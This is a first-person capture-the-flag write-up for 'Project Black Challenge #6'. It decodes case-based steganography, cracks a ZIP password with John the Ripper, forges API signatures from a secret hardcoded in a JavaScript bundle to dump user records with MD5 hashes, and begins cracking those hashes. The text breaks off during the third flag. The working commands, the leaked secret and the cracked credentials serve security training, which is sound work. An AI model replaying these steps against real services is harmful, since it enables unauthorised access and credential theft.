Table of content

Flag 1: Steganography & ZIP Decryption

- **Focus:** Extracting hidden data from text casing, converting to binary, decoding Base64 ZIP, password cracking
- **Key Tools:** Python, John the Ripper, rockyou.txt

Flag 2: Client-Side Secret Exposure & API Data Disclosure

- **Focus:** Discovering hardcoded secrets in JavaScript, recreating API signatures, leaking sensitive user data
- **Key Tools:** Browser DevTools, Python, curl

Flag 3: Password Hash Exposure & Credential Cracking

- **Focus:** Extracting and cracking MD5 password hashes, using credentials for access
- **Key Tools:** John the Ripper, rockyou.txt

Flag 4: Privilege Escalation via API Manipulation

- **Focus:** Mapping API endpoints, acquiring tokens, manipulating user IDs to access restricted data
- **Key Tools:** curl, Python, API analysis

Flag 5: Insecure Direct Object Reference (IDOR)

- **Focus:** Accessing admin data by changing user ID in API requests, privilege escalation
- **Key Tools:** curl, Python

Flag 6: Database Extraction & Final Flag

- **Focus:** Using admin access to download and inspect the database, discovering new credentials
- **Key Tools:** SQLite

Conclusion & Lessons Learned

- **Focus:** Mapping to MITRE ATT&CK, reflecting on methodology, summarizing key security lessons

Flag 1: Steganography & ZIP Decryption

- **Focus:** Extracting hidden data from text casing, converting to binary, decoding Base64 ZIP, password cracking
- **Key Tools:** Python, John the Ripper, rockyou.txx


---

1. Downloaded the challenge text

first downloaded/saved the challenge text into a file:

```
challenge6.txt
```

The text looked like normal-ish/manifesto-style content, but the important clue was the **mixed uppercase/lowercase pattern**.



The idea was:

> The readable text may be a carrier. The hidden data may be encoded in the casing pattern.

---

2. Converted letter casing into binary

Ran the Python script to test whether uppercase/lowercase represented binary.

```
python3 - <<'PY'
from pathlib import Path

text = Path("challenge6.txt").read_text()

letters = [c for c in text if c.isalpha()]

bits1 = ''.join('1' if c.isupper() else '0' for c in letters)
bits2 = ''.join('0' if c.isupper() else '1' for c in letters)

def bits_to_ascii(bits):
    out = []

    for i in range(0, len(bits) - 7, 8):
        byte = bits[i:i+8]
        out.append(chr(int(byte, 2)))

    return ''.join(out)

print("=== Uppercase = 1, lowercase = 0 ===")
print(bits_to_ascii(bits1))

print("\n=== Uppercase = 0, lowercase = 1 ===")
print(bits_to_ascii(bits2))
PY
```

This tested both possible mappings:

```
Uppercase = 1, lowercase = 0
Uppercase = 0, lowercase = 1
```

The first mapping produced readable Base64-looking output:

```
UEsDBBQACQAIAAuMq1zgO1MCiAAAAH4AAAAIABwAZmxhZy50eHR...
```

The second mapping produced unreadable garbage characters.

So we confirmed:

```
Correct mapping: uppercase = 1, lowercase = 0
```

This was the main “Bacon/casing cipher” breakthrough.

---

3. Recognised `UEsDB` as Base64 ZIP data

The output started with:

```
UEsDB
```

That mattered because Base64-encoded ZIP files commonly start with `UEsDB`.

So at that point, the logic became:

```
casing pattern → binary → ASCII → Base64 ZIP data
```

The hidden message was not the final flag yet. It was a ZIP archive encoded as Base64.

---

4. Decoded the Base64 into a ZIP file

Took the recovered Base64 and decoded it into a file:

```
securitytraining@kali: ~/Documents/pb-ctf
Session  Actions  Edit  View  Help
securitytraining@ka.../pb-ctf/challenege2  securitytraining@ka.../pb-ctf/challenege2  securitytraini
AQToAwAABOgDAABQSwUGAAAAAAEAAQBOAAAA2gAAAAAA
"""

data = base64.b64decode(b64)
Path("decoded_flag.zip").write_bytes(data)

print("Wrote decoded_flag.zip")
print("Magic bytes:", data[:4])
PY
```
Wrote: command not found

┌──(securitytraining㉿kali)-[~/Documents/pb-ctf]
└─$ python3 - << 'PY'
from pathlib import Path
import base64

b64 = """UEsDBBQACQAIAAuMq1zgO1MCiAAAAH4AAAAIABwAZmxhZy50eHRVVAkAAwWGAWoGhgFqdXgLAAEE
6AMAAAToAwAA6E+MQBxcld053WvkVzCUo+23eMdP6SE3g/u/s0rAh2q5oV9H6beZ3pg4O3E0ev8L
QUMktaUSibx1pXYu09wi4DIPpuApauxxHOPt/Qcy59C/dCZgEWK9QVhjUHt/q+icgtngEMQngzgY
1wf+WzChyBEfUg4RbblMdXQE17QoPdMmDbbOaOILklBLBwjgO1MCiAAAAH4AAABQSwECHgMUAAkA
CAALjKtc4DtTAogAAAB+AAAACAAYAAAAAAABAAAA/4EAAAAAZmxhZy50eHRVVAUAAwWGAWp1eAsA
AQToAwAABOgDAABQSwUGAAAAAAEAAQBOAAAA2gAAAAAA
"""

data = base64.b64decode(b64)
Path("decoded_flag.zip").write_bytes(data)

print("Wrote decoded_flag.zip")
print("Magic bytes:", data[:4])
PY
Wrote decoded_flag.zip
Magic bytes: b'PK\x03\x04'
```

```python
from pathlib import Path
import base64

b64 =
"""UEsDBBQACQAIAAuMq1zgO1MCiAAAAH4AAAAIABwAZmxhZy50eHRVVAkAAwWGAWoGhgFqdXgLA
AEE
6AMAAAToAwAA6E+MQBxcld053WvkVzCUo+23eMdP6SE3g/u/s0rAh2q5oV9H6beZ3pg4O3E0ev8L
QUMktaUSibx1pXYu09wi4DIPpuApauxxHOPt/Qcy59C/dCZgEWK9QVhjUHt/q+icgtngEMQngzgY
1wf+WzChyBEfUg4RbblMdXQE17QoPdMmDbbOaOILklBLBwjgO1MCiAAAAH4AAABQSwECHgMUAAkA
CAALjKtc4DtTAogAAAB+AAAACAAYAAAAAAABAAAA/4EAAAAAZmxhZy50eHRVVAUAAwWGAWp1eAsA
AQToAwAABOgDAABQSwUGAAAAAAEAAQBOAAAA2gAAAAAA
"""

data = base64.b64decode(b64)
Path("decoded_flag.zip").write_bytes(data)

print("Wrote decoded_flag.zip")
print("Magic bytes:", data[:4])
```
```

The key confirmation was:

```
Magic bytes: b'PK\x03\x04'
```

That means the decoded file was a real ZIP archive, because ZIP files begin with `PK`.

---

5. Inspected the ZIP

inspected the ZIP to see what was inside:

```
7-Zip: command not found

┌──(securitytraining㉿kali)-[~/Documents/pb-ctf]
└─$ 7z l -slt decoded_flag.zip

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
 64-bit locale=en_AU.UTF-8 Threads:6 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 318 bytes (1 KiB)

Listing archive: decoded_flag.zip

--
Path = decoded_flag.zip
Type = zip
Physical Size = 318

----------
Path = flag.txt
Folder = -
Size = 126
Packed Size = 136
Modified = 2026-05-11 17:32:21
Created =
Accessed =
Attributes =  -rwxrwxrwx
Encrypted = +
Comment =
CRC = 02533BE0
Method = ZipCrypto Deflate
Characteristics = UT:MA:1 ux : Encrypt Descriptor
Host OS = Unix
Version = 20
Volume Index = 0
Offset = 0
```

```
file decoded_flag.zip
```

and/or:

```
7z l -slt decoded_flag.zip
```

This showed that the archive contained something like:

```
flag.txt
Encrypted = +
Method = ZipCrypto Deflate
```

That told us:

```
The flag is inside flag.txt, but the ZIP is password-protected.
```

---

6. Tried manual password guesses

Before cracking, we tried manual guesses based on the challenge context/clues.

The structure would have been:

```
unzip -P guessedpassword -t decoded_flag.zip
```

or:

```
unzip -P guessedpassword decoded_flag.zip
```

But the manual guesses did not work.

So we moved to a password-cracking approach.

---

7. Extracted the ZIP hash using zip2john

Because it was a password-protected ZIP, we used `zip2john`:

```
┌──(securitytraining㉿kali)-[~/Documents/pb-ctf]
└─$ zip2john decoded_flag.zip > zip.hash

ver 2.0 efh 5455 efh 7875 decoded_flag.zip/flag.txt PKZIP Encr: TS_chk, cmplen=136, decmplen=126, crc=02533BE0 ts=8C0B cs=8c0b type=8

┌──(securitytraining㉿kali)-[~/Documents/pb-ctf]
└─$ john zip.hash --format=PKZIP --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)

┌──(securitytraining㉿kali)-[~/Documents/pb-ctf]
└─$ john --show zip.hash

decoded_flag.zip/flag.txt:gandalf:flag.txt:decoded_flag.zip::decoded_flag.zip

1 password hash cracked, 0 left
```

```
zip2john decoded_flag.zip > zip.hash
```

Then viewed it:

```
cat zip.hash
```

The important part was the `$pkzip$` hash format, which confirmed John the Ripper could attack it.

---

8. Cracked the password with John the Ripper

Ran:

```
┌──(securitytraining㉿kali)-[~/Documents/pb-ctf]
└─$ john --show zip.hash

decoded_flag.zip/flag.txt:gandalf:flag.txt:decoded_flag.zip::decoded_flag.zip

1 password hash cracked, 0 left
```

```
john zip.hash --format=PKZIP --wordlist=/usr/share/wordlists/rockyou.txt
```

John recovered the password:

```
gandalf
```

So the archive password was:

```
gandalf
```

---

9. Extracted and read the flag

Finally:

```
unzip -P gandalf decoded_flag.zip
cat flag.txt
```

That revealed the first flag.

```
┌──(securitytraining㉿kali)-[~/Documents/pb-ctf]
└─$ unzip -P gandalf decoded_flag.zip
Archive:  decoded_flag.zip
replace flag.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
  inflating: flag.txt

┌──(securitytraining㉿kali)-[~/Documents/pb-ctf]
└─$ cat flag.txt
Congratulations! Here is your first flag:

PR[illegible]T}

Continue here:
https://c[illegible]c
```

Clean final chain

```
Downloaded challenge text
→ noticed suspicious uppercase/lowercase casing
→ used Python to convert casing into binary
→ tested both binary mappings
→ uppercase = 1, lowercase = 0 produced Base64
```


```
→ recognised UEsDB as Base64 ZIP data
→ decoded Base64 into decoded_flag.zip
→ confirmed ZIP magic bytes: PK
→ found encrypted flag.txt inside ZIP
→ manual password guesses failed
→ used zip2john to extract hash
→ used John + rockyou.txt to crack password
→ recovered password: gandalf
→ extracted flag.txt
→ recovered flag
```

Flag 2: Client-Side Secret Exposure & API Data Disclosure

- **Focus:** Discovering hardcoded secrets in JavaScript, recreating API signatures, leaking sensitive user data
- **Key Tools:** Browser DevTools, Python, curl

Client-Side Secret Exposure and API Data Disclosure

I investigated a login page discovered from the previous stage of the challenge. At first, normal interaction with the page did not reveal much. I opened browser Developer Tools, monitored the Network tab, and checked for token creation or useful API responses, but no obvious path appeared through the UI.



The next step was to inspect the frontend JavaScript bundle. After downloading the site files, I found the bundled JavaScript was heavily minified, so I used a small Python script to split the code around common JavaScript keywords and make it easier to search.

downloaded.html

```
┌──(securitytraining㉿kali)-[~/Documents/pb-ctf]
└─$ curl -A "Mozilla/5.0" -L https://c[REDACTED]cc/ -o index.html
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   462    0   462    0     0  3188      0 --:--:-- --:--:-- --:--:--  3208
```

downloaded JS file to inspect

```
┌──(securitytraining㉿kali)-[~/Documents/pb-ctf]
└─$ grep -oE 'src="[^"]+\.js[^"]*"' index.html
src="/assets/index-Drc_o9hS.js"

┌──(securitytraining㉿kali)-[~/Documents/pb-ctf]
└─$ curl -A "Mozilla/5.0" -L https://c[redacted]cc/assets/index-Drc_o9hS.js -o index.js
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 562797 100 562797    0     0  3653k      0 --:--:-- --:--:-- --:--:-- 3664k
```

Using `grep`, I searched the frontend code for authentication and API-related artefacts such as:

```
grep -nEi --color=always "function
Pv|login|accessToken|refreshToken|setItem|/api" index.split.js | less -R
```

```
login
accessToken
refreshToken
/api
X-Signature
MD5
```

```
securitytraining@kali: ~/Documents/pb-ctf/challenege2
Session  Actions  Edit  View  Help
3221:let n={};for(let[e,r]of t)n[e]=[ ... r];try{e.sessionStorage.setItem(Ao,JSON.stringify(n))}catch(e){A(!1,`Failed to save applied view transitions in sessionStorage (${e}).`)}}}
4044:);return}sessionStorage.setItem(Ys,n.version)}catch{}window.location.href=t,console.warn(`Detected manifest version mismatch, reloading ... `),await new Promise(()
4318:);cc[t]=window.scrollY}try{sessionStorage.setItem(t||sc,JSON.stringify(cc))}catch(e){A(!1,`Failed to save scroll positions in sessionStorage, <ScrollRestoration /> will not work properly (${e}).`)}window.history.scrollRestoration=`auto`
6116:⇒{localStorage.getItem(`accessToken`)===null?e(`/login`):e(`/dashboard`)
7421:let n=`Bearer `+localStorage.getItem(`accessToken`),r=t===null?null:JSON.stringify(t),i={method:`post`,url:e,headers:{Authorization:n,"X-Signature":kv(t)}};return r!==null&&(i.data=r,i.headers[`Content-Type`]=`application/json`),p_(i)
7424:let n={method:`get`,url:e,headers:{"X-Signature":Y_.default.MD5(Ov+``).toString(),Authorization:`Bearer `+localStorage.getItem(`accessToken`)}};return t!==null&&(n.responseType=t),p_(n)
7429:function Pv(){
7435:},children:(0,J.jsx)(X,{className:`align-content-center`,children:(0,J.jsxs)(X.Body,{children:[(0,J.jsx)(X.Title,{children:`Login`}),(0,J.jsxs)(yv,{onSubmit:t
7438:let r=t.target.elements.username.value,a=t.target.elements.password.value;n(!0),jv(`/api/users`).then(t
7440:);return}i(!0),Nv(`/api/token/`,{username:r,password:a}).then(t
7443:let n=t.data.access;localStorage.setItem(`accessToken`,n
7445:let r=t.data.refresh;localStorage.setItem(`refreshToken`,r),e(`/dashboard`)}).catch(e
7469:⇒{Av(`/api/read-file/`,{filename:n}).then(n
7474:⇒{Av(`/api/alerts/`).catch(e
7475:⇒{e.status===401&&o(`/login`)})
7479:let e=localStorage.getItem(`accessToken`
7480:);if(!e)return console.warn(`No accessToken found in localStorage`),null;try{
7482:);return JSON.parse(n)}catch(e){return console.error(`Failed to decode accessToken:`,e),null}
7491:⇒{Av(`/api/alerts/`).then(e
7493:⇒{e.status===401&&i(`/login`)})},Av(`/api/profile/`,{id:Wv()}).then(e
7496:⇒{localStorage.removeItem(`accessToken`),localStorage.removeItem(`refreshToken`),i(`/login`)
7498:},e.id)),(0,J.jsx)(`hr`,{}),(0,J.jsxs)(Tv,{className:`mt-4`,children:[(0,J.jsx)(Z_,{md:4,children:(0,J.jsx)(hm,{disabled:!Jv(n?.privilege_level??null,Kv),onClick:e⇒jv(`/api/backup/`,`blob`).then(e
7503:⇒{Av(`/api/locate/`,{pattern:t}).then(t
7507:⇒{Av(`/api/alerts/`).catch(e
7508:⇒{e.status===401&&i(`/login`)})
7513:let t=document.documentElement.getAttribute(`data-bs-theme`)===`dark`?`light`:`dark`;document.documentElement.setAttribute(`data-bs-theme`,t)};return(0,J.jsx)(J.Fragment,{children:(0,J.jsxs)(sa,{children:[(0,J.jsx)(pm,{className:`bg-body-tertiary`,children:(0,J.jsxs)(Sd,{children:[(0,J.jsx)(nd.LinkContainer,{to:`/`,children:(0,J.jsx)(pm.Brand,{children:`Project Black Challenge #6`})}),(0,J.jsx)(hm,{type:`button`,size:`sm`,variant:`outline-secondary`,onClick:t⇒e(t),children:(0,J.jsx)(Zu,{})})]})}),(0,J.jsxs)(ar,{children:[(0,J.jsx)(rr,{path:`/dashboard`,element:(0,J.jsx)(Yv,{}),exact:!0}),(0,J.jsx)(rr,{path:`/read-file`,element:(0,J.jsx)(Hv,{}),exact:!0}),(0,J.jsx)(rr,{path:`/locate`,element:(0,J.jsx)(Zv,{}),exact:!0}),(0,J.jsx)(rr,{path:`/login`,element:(0,J.jsx)(Pv,{}),exact:!0}),(0,J.jsx)(rr,{path:`/`,element:(0,J.jsx)(gm,{}),exact:!0}),(0,J.jsx)(rr,{path:`*`,element:(0,J.jsx)(Fv,{}),exact:!0})]})]})})}(0,td.createRoot)(document.getElementById(`root`)).render((0,J.jsx)(K.StrictMode,{children:(0,J.jsx)(Qv,{})}))
~
~
```

This revealed several backend routes, including:

```
/api/users/
/api/token/
/api/profile/
```

```
/api/locate/
/api/read-file/
```

Further inspection showed that the application generated a custom `X-Signature` header for API requests. The issue was that the signing secret was hardcoded in the frontend JavaScript. Since frontend code is delivered to the browser, this value could be inspected and reused.

trying to access said filepaths

```
┌──(securitytraining㉿kali)-[~/Documents/pb-ctf/challenege2]
└─$ curl -i https://c[redacted]c/api/users/
HTTP/2 403
date: Fri, 15 May 2026 02:59:33 GMT
content-type: application/json
server: cloudflare
cf-cache-status: DYNAMIC
nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
report-to: [redacted]
j%2B7IrX7Xs[redacted]
cf-ray: 9fb[redacted]
alt-svc: h3=":443"; ma=86400

{"error": "X-Signature header missing"}
```

On further investigation of the JS file i did find some artefacts along the way that now become relevant

```
)(Ev,{animation:`border`,size:`sm`}),(0,J.jsxs)(`span`,{children:[` `,i]}})]})]})}})}
var Ov=`Th1$_1$_mY_$3Cr3t_3nCrYpt10N_k3Y`,kv=e
=>{if(e==null)return Y_.default.MD5(Ov).toString(
);
let t=JSON.stringify(e
```

At this point, I had already seen that some API requests were failing due to a missing `X-Signature` header, so this stood out as potentially relevant. I then searched the JavaScript bundle for references to `X-Signature` and `kv()` to understand how the signature was being generated and attached to requests.

more greps on "kv" and "X-Signature"

```
┌──(securitytraining㉿kali)-[~/Documents/pb-ctf/challenege2]
└─$ grep -n "kv(" index.split.js
7421:let n=`Bearer `+localStorage.getItem(`accessToken`),r=t==null?null:JSON.stringify(t),i={method:`post`,url:e,headers:{Authorization:n,"X-Signature":kv(
t)}};return r!=null&&(i.data=r,i.headers[`Content-Type`]=`application/json`),p_(i)
```

```
└─$ grep -n "X-Signature" index.split.js
7421:let n=`Bearer `+localStorage.getItem(`accessToken`),r=t==null?null:JSON.stringify(t),i={method:`post`,url:e,headers:{Authorization:n,"X-Signature":kv(
t)}};return r!=null&&(i.data=r,i.headers[`Content-Type`]=`application/json`),p_(i)
7424:let n={method:`get`,url:e,headers:{"X-Signature":Y_.default.MD5(Ov+``).toString(),Authorization:`Bearer `+localStorage.getItem(`accessToken`)}};return
t!=null&&(n.responseType=t),p_(n)
7428:);return p_({method:`post`,data:n,url:e,headers:{"X-Signature":Y_.default.MD5(Mv+n).toString(),"Content-Type":`application/json`}});
```

At first, I noticed the hardcoded secret key in the JavaScript but did not immediately understand its role. After seeing API errors mentioning `X-Signature`, I searched the JavaScript for `X-Signature` and found that the app was using an MD5 hash generated from the secret as the request signature.

```
python3 - <<'PY'
import hashlib

secret = 'Th1$_1$_mY_$3Cr3t_3nCrYpt10N_k3Y'
sig = hashlib.md5(secret.encode()).hexdigest()

print(sig)
PY
```

```
┌──(securitytraining㉿kali)-[~/Documents/pb-ctf/challenege2]
└─$ python3 - <<'PY'
import hashlib

secret = 'Th1$_1$_mY_$3Cr3t_3nCrYpt10N_k3Y'
sig = hashlib.md5(secret.encode()).hexdigest()

print(sig)
PY
be35213f5990a7778a73ad1ca69e76ec
```

I recreated the expected GET request signature locally using Python and MD5 hashing, then used `curl` to call the users endpoint manually:

```
curl -i https://REDACTED/api/users/ \
  -H "X-Signature: [REDACTED]" \
  -H "Authorization: Bearer null"
```

With the valid signature attached, the endpoint returned `HTTP/2 200` and exposed user records, including usernames, privilege levels, MD5 password hashes, and user descriptions. One of the descriptions contained the second flag.

```
┌──(securitytraining㉿kali)-[~/Documents/pb-ctf/challenege2]
└─$ curl -i https:/[REDACTED].cc/api/users/ \
  -H "X-Signature: be35213f5990a7778a73ad1ca69e76ec" \
  -H "Authorization: Bearer null"
HTTP/2 200
date: Fri, 15 May 2026 04:05:42 GMT
content-type: application/json
content-length: 1143
cross-origin-opener-policy: same-origin
referrer-policy: same-origin
server: cloudflare
x-content-type-options: nosniff
x-forwarded-for: [REDACTED]1
x-forwarded-host: _
x-frame-options: DENY
x-signature: be35213f5990a7778a73ad1ca69e76ec
report-to: [REDACTED]
wWMo2feK6z0[REDACTED]
cf-cache-status: DYNAMIC
nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
cf-ray: 9fbf440afa8f271a-MEL
alt-svc: h3=":443"; ma=86400

{"data": [{"id": "***", "username": "eddie", "description": "***", "privilege_level": "***", "md5": "***"}, {"id": "8abc5219-4354-4ad4-a059-90abd7d55290", "username": "jarrod", "description": null, "privilege_level": "USER", "md5": "f6f8539e588ab12618044af0d948cc2e"}, {"id": "501745fb-ef79-4369-9e3c-40154543cd79", "username": "nikolai", "description": null, "privilege_level": "USER", "md5": "482c811da5d5b4bc6d497ffa98491e38"}, {"id": "e70f4e71-aad9-47ad-82b6-86a1e353bff3", "username": "jay", "description": null, "privilege_level": "USER", "md5": "6c7c067eebbcbc795b19dae9643d95df"}, {"id": "c023405b-00c6-4af3-9aa6-0c39b3ea2869", "username": "sayuri", "description": null, "privilege_level": "USER", "md5": "95df532e1f3538622d2e01b41211e142"}, {"id": "c150138a-fb84-491b-8880-3a852326fcd7", "username": "jason", "description": "Also known as Json", "privilege_level": "ADMIN", "md5": "2aa9b46343429ebc7aafcd9396a8224c"}, {"id": "e1d90179-c797-44f5-9a22-e7c2b121faa1", "username": "mal", "description": "P[REDACTED]0W?}", "privilege_level": "USER", "md5": "0ad965199998016c5d5b6b500bf662ec"}]}
```

Key Finding

The application trusted client-side request-signing logic. Because the signing secret was embedded in the JavaScript bundle, it was recoverable by anyone inspecting the frontend. Once the signature was recreated, the backend returned sensitive user data without a valid bearer token.

Vulnerability Chain

```
Inspect frontend JavaScript
→ Discover API routes and signing logic
→ Recover hardcoded X-Signature secret
```

```
→ Recreate valid signature locally
→ Query /api/users/ with curl
→ Retrieve sensitive user data and flag
```

Security Lessons

This challenge reinforced that frontend code is not a secure place for secrets. UI restrictions, hidden routes, and client-side role checks can improve user experience, but real security decisions must be enforced server-side.

A secure implementation should avoid exposing signing secrets in client-side JavaScript, require valid authentication before returning user data, enforce authorization checks on the backend, and avoid exposing password hashes through API responses.

Skills Demonstrated

- Browser Developer Tools analysis
- JavaScript bundle inspection
- Grep-based artefact discovery
- API endpoint enumeration
- HTTP header analysis
- Manual API testing with `curl`
- MD5 signature recreation with Python
- Sensitive information disclosure analysis
- Client-side trust boundary analysis

Result

Flag 2 was discovered through an unauthenticated API data disclosure caused by exposed client-side signing logic.

```
PRJBLK{2/6:_[REDACTED]}
```

Flag 3: Password Hash Exposure & Credential Cracking

- **Focus:** Extracting and cracking MD5 password hashes, using credentials for access
- **Key Tools:** John the Ripper, rockyou.txt

Overview

After discovering that the `/api/users/` endpoint exposed user records when supplied with a valid `X-Signature`, I saved the leaked MD5 password hashes into a text file for offline analysis. The goal was to determine whether any of the exposed hashes represented weak user credentials that could be cracked and reused to authenticate against the application.

Steps Taken

From the `/api/users/` response, I extracted the usernames and MD5 hashes into a file called `hashes.txt`:

```
jarrod:f6f8539e588ab12618044af0d948cc2e
nikolai:482c811da5d5b4bc6d497ffa98491e38
jay:6c7c067eebbcbc795b19dae9643d95df
sayuri:95df532e1f3538622d2e01b41211e142
jason:2aa9b46343429ebc7aafcd9396a8224c
mal:0ad965199998016c5d5b6b500bf662ec
```

I then used John the Ripper with the `Raw-MD5` format and the `rockyou.txt` wordlist:

```
john hashes.txt --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
```

```
┌──(securitytraining㉿kali)-[~/Documents/pb-ctf/challenege3]
└─$ cat hashes.txt
jarrod:f6f8539e588ab12618044af0d948cc2e
nikolai:482c811da5d5b4bc6d497ffa98491e38
jay:6c7c067eebbcbc795b19dae9643d95df
sayuri:95df532e1f3538622d2e01b41211e142
jason:2aa9b46343429ebc7aafcd9396a8224c
mal:0ad965199998016c5d5b6b500bf662ec

┌──(securitytraining㉿kali)-[~/Documents/pb-ctf/challenege3]
└─$ john hashes.txt --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (nikolai)
1g 0:00:00:00 DONE (2026-05-14 13:19) 1.587g/s 22767Kp/s 22767Kc/s 113838KC/s  fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

